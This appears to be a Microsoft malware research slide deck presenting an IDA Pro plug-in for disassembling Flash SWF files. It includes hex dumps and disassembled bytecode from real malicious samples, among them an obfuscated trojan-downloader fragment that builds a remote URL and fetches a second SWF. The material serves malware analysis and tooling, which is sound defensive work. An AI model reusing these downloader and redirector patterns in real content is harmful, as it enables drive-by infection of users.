

Microsoft® Malware Protection Center
Threat Research and Response



SWF Disassembler Plug-in for IDA Pro

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Agenda

- ▶ Introduction
- ▶ SWF File Format
- ▶ Existing Analysis Tools for SWF
- ▶ SWF Disassembler Plug-in Details
- ▶ Demo



Introduction :: Why?

- ▶ Plenty of malicious Flash files on the internet:
 - ▶ Redirectors(drive-by)/malvertising/social engineering
 - ▶ Complex vulnerability exploitation in ActionScript
- ▶ **2 patched** vulnerabilities exploited in the wild:
 - ▶ CVE-2007-0071 (patched Apr08) – “the most commonly exploited browser vulnerability in 1H09”*
 - ▶ CVE-2009-1862 (patched Jul09) – ActionScript 3 based
- ▶ The need for researcher-oriented analysis tools

* (MS Security Intelligence Report v7)



Introduction::How?

- ▶ Integrate the functionality into a tool used and trusted by researchers: IDA Pro
 - ▶ Strong disassembly platform
 - ▶ Fast learning curve
 - ▶ Great expandability



SWF File Format

- ▶ Open specification format
 - ▶ <http://www.adobe.com/devnet/swf/>
- ▶ File format(v.10)
 - ▶ Header
 - ▶ (**Tagged** data structures)+
 - ▶ End Tag
- ▶ Tags immediately follow each other, un-indexed



SWF File Format

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	46	57	53	06	85	00	00	00	30	0A	00	AD	00	0C	01	00	FWS.....O.....
0010h:	43	02	FF	FF	FF	3F	03	66	00	00	00	88	3F	00	05	00	C.yyy?.f...?...
0020h:	66	6C	61	73	68	56	65	72	73	69	6F	6E	00	2F	3A	24	flashVersion./:\$
0030h:	76	65	72	73	69	6F	6E	00	68	74	74	70	3A	2F	2F	77	version.http://w
0040h:	77	77	2E	6D	69	73	73	33	36	3D	2E	63	6E	2F	00		ww.miss360.cn/.
0050h:	69	65	2E	73	77	66	00	5F	72	6F	6F	74	00	96	04	00	ie.swf_root.-..
0060h:	08	00	08	01	1C	3C	96	04	00	08	02	08	00	1C	47	96<-.....G-
0070h:	02	00	08	03	47	96	02	00	08	04	1C	9A	01	00	40	07G-.....š..@.
0080h:	00	40	00	00	00												.@..

- Header
- SetBackgroundColor
- DoAction
- ShowFrame
- EndTag



CWF File Format(v.6+)

Signature

Uncompressed Size

Version

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	43	57	53	06	8C	00	00	00	78	9C	33	E0	62	58	CD	CD	CWS.0...xα3abXÅÅ
0010h:	C3	C8	E0	CC	F4	FF	FF	7F	7B	E6	5C	06	06	86	0E	37	ÅÅÅIöyy.(æ)..+.7
0020h:	06	56	86	B4	9C	C4	E2	8C	BD	D4	A2	E2	CC	FC	3C	06	.Vt'æÅæ°Ôcãîü<
0030h:	7D	2B	95	32	28	33	A3	A4	A4	CD	4A	5F	3F	37	37	27)+*2(3E**ÅJ_?77'
0040h:	31	4F	2F	39	3F	57	2F	39	4F	DF	D0	C8	18	82	F4	19	10/9?W/90&DÉ.,ô.
0050h:	32	53	F5	8A	CB	D3	18	E2	8B	F2	F3	4B	18	A6	B1	30	2S&SÉÓ.â<ô&K. ±0
0060h:	70	30	70	30	CA	D8	80	18	4C	1C	0C	32	EE	D3	98	18	pOpDÉ&L..2iÓ°.
0070h:	38	98	C1	24	8B	CC	2C	46	06	07	76	06	07	A0	85	00	8"Í&<î,F..v... ..
0080h:	A7	99	20	79													S" y

Header **Zlib Data**



SWF ActionScript2

- ▶ ActionScript2 supported by all versions.
 - ▶ Tags that (can) contain bytecode:
 - DoInitAction, DoAction, DefineButton, DefineButton2, PlaceObject2, PlaceObject3, DefineSprite.
 - ▶ Bytecode has the ability to **jump between tags** so virtually any tag can contain executable code but only the above tags can be entry points.
 - ▶ AVM1 **cannot** execute code from memory.



SWF ActionScript3

- ▶ ActionScript3 supported from version 9 onwards.
 - ▶ Tags that (can) contain bytecode:
 - DoABC, RawABC.
 - ▶ Bytecode is **not** allowed to jump outside its defined boundaries.
 - ▶ AVM2 **can** execute bytecode from memory.
- ▶ AS2 and AS3 **cannot** coexist within an SWF file!



Existing Analysis Tools for SWF

	Supported Bytecode	Analysis Type	Interactive	Platform	Signature Friendly*
Flasm	AS2	Static	No	C/C++	Low
Nemo440	AS3	Static	No	SWF	No
SWFIntruder	AS2	Dynamic	Yes	SWF/JS	No
SwfDump	AS2/AS3	Static	No	C/C++	Low
Wepawet	AS2/AS3	Dynamic	No	Web service	No

* Signature friendly : direct correlation binary bytecode <-> disassembly



Existing Analysis Tools for SWF

Flasm Disassembly dump

```
3075a552e1ef3762f15bf31115740d541efe284f.swfasm - Notepad
File Edit Format View Help
movie '3075a552e1ef3762f15bf31115740d541efe284f.tmp~' compressed // flash 8, total frames: 1, frame
rate: 12 fps, 550x400 px

    // unknown tag 255 length 1
    // unknown tag 253 length 314

frame 0
00000169   function 'lj' 0
00000173     push 'L'
00000179     push 214
00000181     push 511
00000189     modulo
0000018A     push 5
00000192     multiply
00000193     setvariable
00000194     push 'L'
0000019A     getvariable
0000019B     return
```



Existing Analysis Tools for SWF

SwfDump Disassembly dump

```

836ab542d1f1b5d00d3db42a3e24228ce2fbfd35.swfdmp - Notepad
File Edit Format View Help
constructor * <q>[public]::galleyLorem=galleyLorem/galleyLorem()(0 params, 0 optional)
[stack:8 locals:3 scope:10-15 flags: need_activation]
slot 2: var <q>[packageinternal]::butSureEver:<q>[public]flash.utils::ByteArray
slot 4: var <q>[packageinternal]::alsoNeedword:<q>[public]::String
slot 5: var <q>[packageinternal]::i:<q>[public]::Number
slot 6: var <q>[packageinternal]::notButTheory:<q>[public]flash.display::Loader
slot 3: var <q>[packageinternal]::hereHumourH:<q>[public]::Number
slot 1: var <q>[packageinternal]::sArr:<q>[public]::Array
{
00000) + 0:0 debugfile "P:\\d0\\91\\d0\\98\\d0\\9b\\d0\\94\\d0\\95\\d0\\a0\\d0\\ab\\NO PALEVO;;galleyLorem.as"
00001) + 0:0 debugline 1
00002) + 0:0 getlocal_0
00003) + 1:0 pushscope
00004) + 0:1 newactivation
00005) + 1:1 dup
00006) + 2:1 setlocal_1
00007) + 1:1 pushscope
00008) + 0:2 getscopeobject 1
00009) + 1:2 pushnull
00010) + 2:2 coerce <q>[public]flash.display::Loader

```



Existing Analysis Tools for SWF

Nemo440 Disassembly dump

```
Nemo 440
File View Help
Objects:
  SWF [C:\Test\836a
    (default)
      galleyLorem
function galleyLorem():* /* disp_id -1*/
{
  activation {
    var butSureEver:flash.utils::ByteArray /* slot_id 2 */
    var alsoNeedWord:String /* slot_id 4 */
    var i:Number /* slot_id 5 */
    var notButTheory:flash.display:Loader /* slot_id 6 */
    var hereHumourH:Number /* slot_id 3 */
    var sArr:Array /* slot_id 1 */
  }
  // local_count=3 max_scope=5 max_stack=8 code_len=119977
  0  debugfile      "P:\БИЛДЕР\VNO PALEVO\galleyLorem.as"
  2  debugline     1
  4  getlocal0
  5  pushscope
  6  newactivation
  7  dup
  8  setlocal1
  9  pushscope
  10 getscopeobject 1
  12 pushnull
  13 coerce      flash.display:Loader
```




SWF Disassembler Plug-in Overview

- ▶ Disassembles both AS2 and AS3
- ▶ Leverages IDA disassembly platform
 - ▶ Interactive static disassembly
 - ▶ Graph overview
 - ▶ Code islands discovery(AS2)
- ▶ Signature-friendly
- ▶ Fast access to bytecode and tags.



SWF Disassembler Plug-in Overview




← File type is automatically recognized

← Processor type will be set by loader

← Press OK to start.



SWF Disassembler Plug-in Overview



CTRL+E for all
bytecode
entry points.



SWF Disassembler Plug-in Overview

Name	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD
FrameLabel	000279B0	000279C1	?	?	?	.	L	byte	00AF	public	DATA	32
ShowFrame	000279C1	000279C3	?	?	?	.	L	byte	00B0	public	DATA	32
DoAction	000279C3	00027C8F	?	?	?	.	L	byte	00B1	public	CODE	32
PlaceObject2	00027C8F	00027DC9	?	?	?	.	L	byte	00B2	public	CODE	32
DefineShape3	00027DC9	00027DF0	?	?	?	.	L	byte	00B3	public	DATA	32
DefineSprite	00027DF0	00027E06	?	?	?	.	L	byte	00B4	public	DATA	32
ExportAssets	00027E06	00027E20	?	?	?	.	L	byte	00B5	public	DATA	32
DefineShape	00027E20	00027E43	?	?	?	.	L	byte	00B6	public	DATA	32

Line 178 of 267

→ CTRL+S to jump to another Tag.




SWF Disassembler Plug-in Overview

```

push    "\x01"
push    "\x01"
getvariable
push    32Ah
subtract
setvariable
constantpool 5
  0: "v"
  1: "::$version"
  2: "http://www.360.com.cn/"
  3: "i.swf"
  4: "_root"
jump    loc_1BD
  
```

TrojanDownloader:Win32/Swif.AB
(obfuscated AS2 bytecode)



```

; START OF FUNCTION CHUNK FOR DoAction_169
loc_136:
push    "v"
        "::$version"
getvariable
definelocal
push    "http://www.360.com.cn/"
        "v"
getvariable
add2
push    "i.swf"
add2
push    "_root"
getvariable
geturl2 method:GET, target:browser, vars:no
stop
jump    loc_62C
  
```



SWF Disassembler Plug-in Overview

The screenshot shows the SWF Disassembler interface with the following components:

- Functions window:** Shows 'Frame0_DoAction'.
- Tag List:**
 - Tag253:0000013F: "http://www.sina.com.cn/"
 - Tag253:0000013F: ""
 - Tag253:00000146: getvariable
 - Tag253:00000147: add2
 - Tag253:00000148: push "i.swf"
 - Tag253:0000014D: add2
 - Tag253:0000014E: push "_root"
 - Tag253:00000153: getvariable
 - Tag253:00000154: getur12 method:GET, target:browser, va
- Choose segment to jump dialog:**

Name	Start	End	R	w	X	D	L	Align	Base	Type	Class	AD	ds
Header	00000000	00000015	?	?	?	.	L	byte	0001	public	DATA	32	FFF...
FileAttributes	00000015	0000001B	?	?	?	.	L	byte	0002	public	DATA	32	FFF...
SetBackgroundColor	0000001B	00000020	?	?	?	.	L	byte	0003	public	DATA	32	FFF...
Tag255	00000020	00000023	?	?	?	.	L	byte	0004	public	DATA	32	FFF...
Tag253	00000023	00000163	?	?	?	.	L	byte	0005	public	DATA	32	FFF...
DoAction	00000163	0000066A	?	?	?	.	L	byte	0006	public	CODE	32	FFF...
ShowFrame	0000066A	0000066C	?	?	?	.	L	byte	0007	public	DATA	32	FFF...

Unknown Tag containing bytecode



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Demo



Plug-in Details

- ▶ Internals
 - ▶ 2 Processor Modules: AS2 & AS3
 - ▶ 1 Loader Module
 - ▶ Instruction sets auto comments
- ▶ Installation
 - ▶ copy swf_as2.w32, swf_as3.w32 -> .../IDA/procs/
 - ▶ copy swfldr.ldw .../IDA/loaders/



Plug-in Details

- ▶ AS2 Processor Module
 - ▶ Disassemble AVM1 bytecode
 - ▶ Create cross-references
 - ▶ Track constant pools
 - ▶ Resolve constant pool indexes
- ▶ Implementation challenges
 - ▶ Max AS2 instr. operands = 65535



Plug-in Details

- ▶ AS3 Processor Module
 - ▶ Disassemble AVM2 bytecode
 - ▶ Create cross-references
 - ▶ Communicate with loader
 - ▶ Resolve constant pool indexes
 - ▶ Resolve class/method/property names



Plug-in Details

- ▶ SWF loader plugin
 - ▶ Decompress CWF into SWF
 - ▶ Choose and communicate with processor module
 - ▶ Load tags as segments
 - ▶ Parse ABC structures(AS3)
 - ▶ Create functions and entry-points



To Do?

- ▶ Better Try/Catch/Finally highlighting
- ▶ Better AS2 functions handling
- ▶ Visualize relations between bytecode and movie frames
- ▶ Implement a decompile feature

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Q&A

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